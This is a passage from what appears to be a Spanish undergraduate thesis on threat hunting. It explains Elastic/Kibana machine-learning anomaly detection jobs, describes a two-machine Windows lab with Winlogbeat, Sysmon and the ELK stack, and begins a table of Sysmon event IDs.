


Figura 4.5: Ejemplo de timeline

Capítulo 5

Machine Learning

Machine learning es una aplicación de la inteligencia artificial que permite al sistema la habilidad de aprender y mejorar automáticamente sin ser programados explícitamente.
Existen tres tipos de modos principales de machine learning: no supervisado, semi-supervisado y supervisado. Se dice que es no supervisado cuando tenemos un conjunto de datos que solo contienen entradas; su objetivo es encontrar estructuras o patrones en los datos para etiquetar las nuevas entradas. Se dice que es semi-supervisado cuando parte de los datos están etiquetados. Por otra parte, en el enfoque supervisado, todos los datos se encuentran etiquetados, produciendo una función que establece una correspondencia entre las entradas y las salidas deseadas del sistema.

5.1. Machine learning y la pila ELK

La pila ELK ofrece la extensión X-Pack que provee de funcionalidades de seguridad, alertas, monitorización, informes, machine learning y otras funciones. Se utiliza Prelert como tecnología de machine learning. Prelert usa inteligencia artificial en forma de machine learning no supervisado para procesar grandes cantidades de datos que llegan en tiempo real. Automáticamente aprende cuál es el comportamiento normal del usuario representado por los datos y detecta las anomalías. Las funcionalidades que ofrece esta extensión se centran en la detección de anomalías en series temporales.
Aunque se puede ver que la extensión de machine learning ofrece una gran variedad de funcionalidades, este trabajo se centrará en aquellas que se emplean mediante la interfaz de Kibana.
Podemos diferenciar tres opciones: la creación de trabajos que permiten la detección de anomalías y el explorador de anomalías, la creación de trabajos que permiten realizar análisis sobre los datos y el visualizador de los datos. De estas posibilidades, analizaremos con mayor detalle la detección de anomalías y el visualizador de los datos debido a que el propósito de usar esta funcionalidad es evitar que el analista tenga que revisar de forma manual el mayor número de logs posibles mientras realiza la búsqueda de una APT.

5.1.1. Detector de anomalías

Antes de conocer las posibilidades que ofrece el detector de anomalías, debemos definir lo que es un trabajo para Elastic. Un trabajo es la unidad mínima de trabajo de la tecnología de machine learning de Elastic que está caracterizado por los siguientes elementos:

- Nombre/ID.
- Ventana de análisis(tiempo).

- La configuración y definición de la consulta que obtendrá los datos que serán analizados.
- Grupos a los que pertenece el trabajo, son etiquetas que nos ayudan a catalogarlos.
- Los campos que pueden tener influencia en los resultados del trabajo, aunque hay que tener en cuenta que estos campos no afectan a los cálculos que forman parte de la detección de las amenazas.

Estos trabajos son independientes y autónomos. Puede emplearse varios a la vez, haciendo diferentes análisis de diferentes índices. Se pueden crear desde la interfaz de Kibana o programarse vía API, aunque en este caso solo se utilizará la interfaz de Kibana.

Cuando se desea crear un trabajo para la detección de anomalías habiendo seleccionado un índice, empleando la interfaz de Kibana, se nos muestran las siguientes opciones:




Figura 5.1: Opciones de creación de trabajos

Lo primero que se puede observar es que se ofrece conjuntos de trabajos prediseñados si detecta que los campos del índice seleccionado coinciden con una configuración ya conocida para la que tenga creada un conjunto de trabajos. En este caso, nos ofrece los conjuntos de SIEM de Winlogbeat. Cabe destacar que, en la versión actual(7.6.0) algunos conjuntos de trabajos que ofrece se encuentran en fase beta y pueden no funcionar bien, como pasa con los trabajos SIEM.
También se puede observar que nos muestra la opción del visualizador de datos, del que se explicará más adelante en qué consiste.
Por último, podemos ver que nos ofrece una serie de patrones wizard para crear diferentes tipos de trabajos, los cuales son: trabajo de métrica única, trabajo de múltiples métricas, trabajo de población, trabajo avanzado y categorización.

Trabajo de métrica única

Permite el análisis de series temporales de una sola métrica a la vez para la búsqueda de anomalías. Kibana tiene una funcionalidad pensada para este tipo de trabajos que se encuentra en el detector de anomalías llamada Visor de métricas únicas. Este visor contiene un gráfico que representa el valor actual y

esperado en el tiempo de esos trabajos. Solo está disponible para los trabajos que analicen series temporales de una sola métrica y donde el modelo *plotconfig* está activado. También muestra las anomalías en diferentes colores dependiendo de su puntuación.
Para crear este trabajo se debe seguir el patron wizard. Para su creación se debe seleccionar el campo con la operación que se quiera realizar en el despegable, rellenar los campos básicos para un trabajo y activar o no el *modelplot*.




Figura 5.2: Creación de un trabajo de métrica única

Trabajo de múltiples métricas

Permite dividir el análisis en varias métricas individuales al mismo tiempo por un campo categórico. Se puede entender como múltiples trabajos de métrica única ejecutándose al mismo tiempo.
En su proceso de creación se necesita especificar los diferentes campos y operaciones sobre los que se realizar el análisis, así como el campo por el que se dividirá, aunque este campo se puede dejar vacío en caso de no necesitarse.




Figura 5.3: Creación de un trabajo de múltiples métricas

Trabajo de población

Sirve para detectar actividad inusual comparando entre los miembros de población; permite comparar entidades unas frente a otras. Esto puede ser útil en caso de que las entidades se comporten de forma similar y se quisiera detectar los casos extraños.
Para ello, se debe elegir el campo que definirá la población a la que posteriormente se comparará mediante las operaciones sobre los campos que se le indiquen.




Figura 5.4: Creación de un trabajo de población

Categorización

Agrupa mensajes en categorías y busca anomalías dentro de esos grupos. La categorización es un proceso de machine learning que utiliza un campo de texto para agrupar datos similares en categorías. Cuando se crea una categorización, el modelo aprende cual es el patrón y volumen normal para cada categoría a lo largo del tiempo. Posteriormente se aplicarán las funciones de count y rare sobre estas categorías en búsqueda de anomalías.
Para crear una categorización se debe indicar la operación a aplicar y sobre el campo sobre el que se quiera aplicar.




Figura 5.5: Creación de una categorización

Trabajo avanzado

No es un trabajo distinto a los anteriores. Se podría considerar un patrón wizard que nos ofrece la posibilidad de crear todos los trabajos ya mencionados. Nos ofrece un mayor control sobre las opciones que se utilizan a la hora de realizar el análisis y permite usar algunas operaciones que los otros trabajos no permiten. Una muestra de esto es la función rare que se empleará en este trabajo para crear un gran número de trabajos porque permite detectar valores que no son frecuentes en la población. Debido a las posibilidades que ofrece, es el trabajo que más se ha empleado en este proyecto, por lo que se explicará en mayor detalle cada uno de los campos disponibles en su creación.




Figura 5.6: Creación de un trabajo avanzado

- Campo de categorización: Similar a la funcionalidad que ofrece la categorización. Permite recoger en categorías los datos según un campo de texto.
- Campo de recuento de resumen: Se emplea para señalar si se ha realizado un resumen de algún campo previamente.
- Detectores: son los encargados de detectar las anomalías; para ello se deberán configurar teniendo en cuenta el objetivo del trabajo. Permite elegir un campo sobre el que se realizará una función y la forma en cómo se aplicará esta función. Puede realizarse la operación por el campo dónde se realizará un análisis individual que consistirá en la búsqueda de anomalías, basándose en el comportamiento de la entidad.
  Puede realizarse la operación sobre el campo, que sería equivalente a realizar un trabajo de población. Se puede segmentar el modelado en grupos lógicos mediante un campo y excluir aquellos resultados más frecuentes que puedan ocultar los datos que se están buscando.




Figura 5.7: Creación de un detector

Se puede emplear el explorador de anomalías y el visor de métricas únicas para visualizar los resultados obtenidos por los trabajos. Hay que tener en cuenta que el modelo de machine learning da una puntuación que Kibana emplea para catalogar la importancia de la anomalía mediante un código de colores.

- Aviso(azul): La puntuación es menor de 25.
- menor(amarillo): La puntuación se encuentra entre 25 y 50.

- Mayor(naranja): La puntuación se encuentra entre 50 y 75.
- Crítico(rojo): La puntuación se encuentra entre 75 y 100.

Explorador de anomalías

Aquí se encuentran las anomalías detectadas por los trabajos creados. Se utilizará una imagen que se obtuvo como resultado de un trabajo que buscaba eventos, cuyo identificador no fuese muy común en la actividad del usuario, como ejemplo.




Figura 5.8: Explorador de anomalías

En esta imagen se pueden ver los campos que influyen más significativamente para la detección de anomalías. En cuanto a la detección de anomalías, se presenta de tres formas: la primera consiste en un análisis más general donde, mediante el código de colores, informa de la importancia de los días que más valor tengan. La segunda forma permite seleccionar como se presentan las anomalías; podemos elegir que las muestre según los campos más influyentes, que se señalizaron cuando se creó el trabajo, o que las muestre de una forma muy similar a la primera. La última es más completa ya que informa de todo lo anterior de forma conjunta y admite ordenaciones según su severidad u otros parámetros. Por último, pulsando en cualquier anomalía se ofrecerán más detalles de esta.

5.1.2. Visualizador de datos

El visualizador de datos es una herramienta que puede ser muy útil a la hora de crear trabajos. Permite comprender mejor los datos que se están tratando ya que te muestra automáticamente los datos que no son nulos, su distribución y los valores más repetidos. Divide las propiedades de los datos en campos y métricas: los campos son los datos de texto, mientras que las métricas son los datos numéricos. Otra parte importante es que informa de la cardinalidad de los diferentes campos y de sus valores distintos, que pueden ser útiles cuando se quiera crear un trabajo ya que, por ejemplo, cuando se requiera crear un trabajo sobre un campo, se buscará que aparezca en el máximo de documentos posibles, por lo que si un campo no apareciese en un porcentaje significativo, entonces podría no ser candidato a realizar un trabajo sobre él.




Figura 5.9: Visualizador de datos

5.2. Machine learning y la ciberseguridad

El machine learning es una herramienta que facilita mucho el trabajo a los analistas ya que puede gestionar grandes volúmenes de datos y apoyar al analista en la detección de anomalías o herramientas ya conocidas.

Sin embargo, tiene ciertas limitaciones que se deben conocer para poder emplear de forma correcta esta herramienta. El machine learning asume que los datos que se le pasan al algoritmo son completos, precisos y de buena calidad; estos datos son los datos de entrenamiento que se usarán posteriormente para detectar anomalías, por lo que si los datos pasados no son correctos, solo se obtendrán falsos positivos.

Otro problema se debe a si el investigador no comprende los datos que se están tratando. El algoritmo obtendrá resultados independientemente de los datos que le pasemos, pero es la interpretación que le da el investigador la que determina si esos resultados son correctos o son los esperados.

Por último, otro problema es la constante evolución del campo y en la complejidad del ataque. El machine learning pierde efectividad cuanto más complejo sea el ataque que se está usando, por lo que aparecerán nuevas técnicas que el machine learning no sea capaz de identificar y se requiera volver al proceso de entrenamiento.

Capítulo 6

Creación del laboratorio y desarrollo del experimento

6.1. Máquinas

El laboratorio está compuesto por dos máquinas, llamadas tfg-va06-francisco y tfg-va06-francisco-2, cuyo esquema es el siguiente:




Figura 6.1: Esquema del laboratorio

6.1.1. tfg-va06-francisco

Las características de esta máquina son las siguientes:

- Windows 10 pro
- Dos procesadores Common KVM processor 2.30 GHz
- 8 GB de RAM

En esta máquina se han modificado las directivas de auditoría y se han instalado las herramientas necesarias para la monitorización. Consta de Winlogbeat 7.6.0, Packetbeat 7.6.0 y Sysmon 10.42; estas herramientas permitirán la extracción de la información de los eventos que será enviada a la otra máquina.

6.1.2. tfg-va06-francisco-2

Las características de esta máquina son las siguientes:

- Windows 10 pro
- Dos procesadores Common KVM processor 2.30 GHz
- 12 GB de RAM

En esta máquina se producirá el enriquecimiento, el almacenamiento, el análisis y la visualización de los datos obtenidos en la otra máquina.
Para ello, se han instalado logstash 7.6.0, elasticsearch 7.6.0 y kibana 7.6.0.
Logstash opera en el puerto 5044 recibiendo la información de la otra máquina y realizando el proceso de enriquecimiento de los datos. Posteriormente enviará los datos al puerto 9200 donde se encuentra el servicio Elasticsearch de almacenamiento de los datos para que, finalmente, puedan ser visualizados mediante el cliente web que nos ofrece Kibana.

6.2. Herramientas utilizadas

Las herramientas empleadas en la recolección de información en el sistema endpoint se describen en este apartado.

6.2.1. Sysmon

Aunque los logs que nos ofrece Windows nos ofrecen suficiente información para la detección de comportamientos inusuales, podemos emplear Sysmon para obtener una mayor información.
Sysmon [25] es un servicio de sistema de Windows y un controlador de dispositivo que, una vez se instala, permanece en el sistema para monitorizar y registrar la actividad del sistema de registro de eventos de Windows. Proporciona información detallada sobre creaciones de procesos, conexiones de red y cambios en el tiempo de creación de archivos. Sysmon genera 24 posibles eventos.

ID del evento	Nombre	Descripción
1	Creación del proceso	Provee de una mayor cantidad de información sobre la creación de un nuevo proceso
2	Un proceso cambió la fecha de creación de un archivo	Se monitoriza el cambio de una fecha de creación de un archivo por un proceso
3	Conexiones de red	Información sobre las conexiones TCP/UDP en la máquina
4	El estado del servicio Sysmon cambió	Información sobre el estado del servicio Sysmon
5	Un proceso ha terminado	Informe sobre la finalización de un proceso
6	Controlador cargado	Información sobre un controlador que se está cargando en el sistema
7	Imagen cargada	Información obtenida cuando se carga un módulo en un proceso especifico.
8	Creación de un hilo	Información obtenida al producirse la creación de un hilo en un proceso desde otro proceso.
9	Acceso de lectura	Cuándo un proceso realiza operaciones de lectura desde la unidad .
10	Proceso de acceso	Información que se produce cuando un proceso accede a otro proceso.
11	Creación de un archivo	Información sobre las operaciones necesarias cuando se necesita crear un archivo.
12	Evento de registro(Creación y borrado de objetos)	Información sobre las operaciones de creación y borrado de registros
13	Evento de registro(Renombre y cambiar valor)	Información sobre las operaciones para cambiar el valor y renombrar un registro.
14	Cambio de nombre de clave y valor de un registro	Información sobre la operación de cambio de nombre y valor de un registro.
15	FileCreateStreamHash	Registra el hash del contenido del archivo al que se asigna la secuencia.
16	Cambio en la configuración de Sysmon	Información sobre los cambios realizados en la configuración de Sysmon.
